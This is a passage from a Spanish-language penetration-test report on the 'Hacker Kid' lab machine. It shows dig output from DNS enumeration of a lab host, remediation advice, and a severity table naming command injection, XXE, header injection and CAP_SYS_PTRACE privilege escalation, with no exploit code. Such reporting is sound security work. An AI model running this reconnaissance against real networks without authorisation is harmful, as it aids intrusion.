
Recomendación: Asegurar que los mensajes de error y los registros no revelen datos confidenciales y evitar la intrusión de máquinas externas mediante las direcciones IP.

Nombre: Fuga de información confidencial

Criticidad: 1.0 - Baja

Descripción

Expone información confidencial del Directorio Activo a usuarios no autorizados, Directorios Activos en el sistema web devuelven (FORBIDDEN PAGE)



Recomendación: Asegurar que los mensajes de error y los registros no revelen datos confidenciales y restringir el acceso tanto en información confidencial mediante las peticiones por HTTP como en las direcciones IP no autorizadas.

Nombre: Enumeración de confianza de DNS y Directorios Activos

Criticidad: 1.0 - Baja

Descripción

Esta vulnerabilidad permite a los atacantes recopilar información sobre dominios confiables y servidores DNS filtrados, lo que podría poner en riesgo la seguridad y privacidad de los sistemas y redes afectadas al proporcionar acceso a detalles confidenciales y potencialmente abrir brechas en la protección.


```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x root@kali: /home/kali/Desktop/machines/HackerKid x
(root@kali)-[/home/kali/Desktop/machines/HackerKid]
# dig hackerkid.blackhat.local @192.168.3.153 ns

;<<>> DiG 9.19.17-1-Debian <<>> hackerkid.blackhat.local @192.168.3.153 ns
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 14631
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 0a31623ec74e4860010000006531bb8c9240b5f0adc183f9 (good)
;; QUESTION SECTION:
;hackerkid.blackhat.local.      IN      NS

;; AUTHORITY SECTION:
blackhat.local.      3600    IN      SOA     blackhat.local. hackerkid.blackhat.local. 1 10800 3600 604800 3600

;; Query time: 0 msec
;; SERVER: 192.168.3.153#53(192.168.3.153) (UDP)
;; WHEN: Thu Oct 19 19:28:14 EDT 2023
;; MSG SIZE rcvd: 117
Imágenes de vulnerabilidad

(root@kali)-[/home/kali/Desktop/machines/HackerKid]
# dig blackhat.local @192.168.3.153 ns
```

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x root@kali: /home/kali/Desktop/machines/HackerKid x
(root@kali)-[/home/kali/Desktop/machines/HackerKid]
# dig blackhat.local @192.168.3.153 ns

;<<>> DiG 9.19.17-1-Debian <<>> blackhat.local @192.168.3.153 ns
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 2
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 4bdcfcf7bf7d4fbb010000006531bb96e8f4a13c9a6156f4 (good)
;; QUESTION SECTION:
;blackhat.local.              IN      NS

;; ANSWER SECTION:
blackhat.local.      10800    IN      NS      ns1.blackhat.local.

;; ADDITIONAL SECTION:
ns1.blackhat.local.  10800    IN      A       192.168.14.143

;; Query time: 4 msec
;; SERVER: 192.168.3.153#53(192.168.3.153) (UDP)
;; WHEN: Thu Oct 19 19:28:24 EDT 2023
;; MSG SIZE rcvd: 105
```

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x root@kali: /home/kali/Desktop/machines/HackerKid x
(root@kali)-[/home/kali/Desktop/machines/HackerKid]
# dig blackhat.local @192.168.3.153 mx


;<<>> DiG 9.19.17-1-Debian <<>> blackhat.local @192.168.3.153 mx
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 41019
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: 97ab5f740f819031010000006531bb9c57bcae876716ea02 (good)
;; QUESTION SECTION:
;blackhat.local.              IN      MX

;; ANSWER SECTION:
blackhat.local.      10800    IN      MX      10 mail.blackhat.local.

;; ADDITIONAL SECTION:
mail.blackhat.local.  10800    IN      A       192.168.14.143

;; Query time: 0 msec
;; SERVER: 192.168.3.153#53(192.168.3.153) (UDP)
;; WHEN: Thu Oct 19 19:28:30 EDT 2023
```



Recomendaciones:


- 1- Segmentación de Red: La segregación de redes es esencial. Se recomienda aislar los controladores de dominio y servidores DNS en una red dedicada o DMZ para reducir la superficie de ataque y limitar el acceso desde hosts externos. Esto ayuda a proteger información confidencial.
- 2- Políticas de Acceso y Auditoría: Establezca políticas de acceso que especifiquen quién tiene autorización para acceder a estos recursos críticos. Implemente sistemas de auditoría para garantizar el cumplimiento de estas políticas y detectar actividades sospechosas para así restringir su acceso.
- 3- Firewalls y Reglas de Acceso: Configure firewalls y reglas de acceso para permitir únicamente el tráfico necesario desde hosts confiables. Esto controla quién puede acceder a los controladores de dominio y servidores DNS, reduciendo el riesgo de exposición a hosts externos no autorizados.

Nombre: Servicios de controlador de dominio y DNS sin protección

Criticidad: 2.0 - Media

Descripción

Se produce una exposición no deseada de información y servicios confidenciales al alojarlos en controladores de dominio y servidores DNS, lo que los hace accesibles para hosts externos sin autorización. Esta situación plantea un riesgo significativo de seguridad, ya que información sensible y servicios privados pueden estar al alcance de partes no autorizadas, lo que podría comprometer la confidencialidad y la integridad de los datos.



Recomendaciones:

- 1- Implementar Segmentación de Red: Se sugiere implementar la segmentación de red, lo que implica separar física o lógicamente las redes internas y externas mediante firewalls y enrutamiento adecuado. Esto limitará el acceso a los servidores DNS y la información confidencial desde fuentes externas no confiables, reduciendo el riesgo de exposición.
 - 2- Uso de Servidores DNS Privados: Se recomienda considerar la implementación de servidores DNS privados que no sean públicamente visibles en Internet. Esto dificultará que los atacantes accedan y recopilen información sobre dominios y configuraciones DNS.
 - 3- Protección de la Información Sensible: Es importante utilizar el cifrado y la autenticación para proteger la información confidencial almacenada en los servidores DNS y los registros relacionados. Asegurarse de que los datos sensibles estén protegidos y no sean accesibles sin la debida autorización es fundamental para preservar la seguridad.
-

4 Tabla de criticidad

<http://192.168.3.153/>

Nombre	Criticidad
Command Injection	2.0 - Media
Insufficient Transport Layer Security (TLS)	2.0 - Media
HTTP Header Injection	2.0 - Media
Security Misconfiguration	1.0 - Baja

<http://hackerkid.blackhat.local/>

Nombre	Criticidad
Inyección de comandos en solicitudes XML	4.0 - Muy Alta
XML External Entity (XXE) Inyección	3.0 - Alta
Configuración incorrecta del DNS integrado del Directorio Activo	2.0 - Media

<http://192.168.3.153:9999/>

Nombre	Criticidad
Inyección de encabezado HTTP	4.0 - Muy Alta
Almacenamiento de credenciales no confiables	3.0 - Alta

192.168.3.153

Nombre	Criticidad
Escalada de privilegios	4.0 - Muy Alta
Servicios de controlador de dominio y DNS sin protección	2.0 - Media
Fuga de información	1.0 - Baja
Fuga de información confidencial	1.0 - Baja
Enumeración de confianza de DNS y Directorios Activos	1.0 - Baja

5 Conclusiones

- Durante el pentesting, se identificaron vulnerabilidades que permiten la exposición de información sensible y servicios confidenciales en la maquina "Hacker Kid". Esto representa un riesgo significativo para la seguridad y la privacidad de los sistemas y datos alojados en la máquina.
- Se proporcionaron recomendaciones importantes para abordar estas vulnerabilidades, que incluyen la implementación de políticas de acceso, la segmentación de redes, el uso de servidores DNS privados y el monitoreo continuo de seguridad. Estas recomendaciones son esenciales para reducir los riesgos y mejorar la seguridad de "Hacker Kid".
- Se descubrieron vulnerabilidades críticas, como la inyección de código en `peticiones HTTP` y la vulnerabilidad `XXE`, que podrían permitir a un atacante ejecutar comandos no autorizados en el servidor y exfiltrar información confidencial. Estas vulnerabilidades son de alta prioridad y requieren atención inmediata.
- Se proporcionaron recomendaciones clave para abordar estas vulnerabilidades, incluyendo la validación y filtrado riguroso de las entradas del usuario, la actualización del software, y la aplicación de medidas de seguridad adecuadas para prevenir futuras explotaciones.
- Se identificó la explotación de la capacidad `CAP_SYS_PTRACE` en un entorno basado en `Python 2.7`. Esto destaca la necesidad de limitar y controlar cuidadosamente esta capacidad en sistemas críticos del servidor.
- Si un proceso malicioso o no autorizado obtiene la capacidad `CAP_SYS_PTRACE` sin restricciones, podría utilizarla para monitorear o incluso manipular procesos en el sistema sin restricciones. Esto podría ser explotado para sortear medidas de seguridad y comprometer la integridad del sistema.
- La recomendación de "Implementar el aislamiento del sistema" se relaciona estrechamente con la sugerencia de "Usar un contenedor seguro" para mejorar la seguridad del sistema. Ambas estrategias se centran en el aislamiento de procesos para prevenir amenazas y mantener la integridad del sistema. Utilizar contenedores o máquinas virtuales es una forma efectiva de lograr este aislamiento, ya que separan las aplicaciones y procesos del sistema principal, evitando que procesos maliciosos escapen y comprometan el sistema host. Al usar contenedores, se crea un entorno seguro donde las aplicaciones pueden funcionar sin interferir con el sistema principal y, al mismo tiempo, se limita su capacidad para acceder a recursos críticos o capacidades peligrosas, como `CAP_SYS_PTRACE`. Este enfoque de aislamiento y seguridad contribuye significativamente a proteger el sistema contra amenazas y ataques potenciales.
- Se recomienda realizar auditorías regulares de seguridad y monitorear de forma continua las actividades en "Hacker Kid" para detectar posibles amenazas y actividades no autorizadas a tiempo.

- Se enfatiza la importancia de mantener la máquina "Hacker Kid" y sus componentes actualizados con los últimos parches de seguridad para abordar vulnerabilidades conocidas.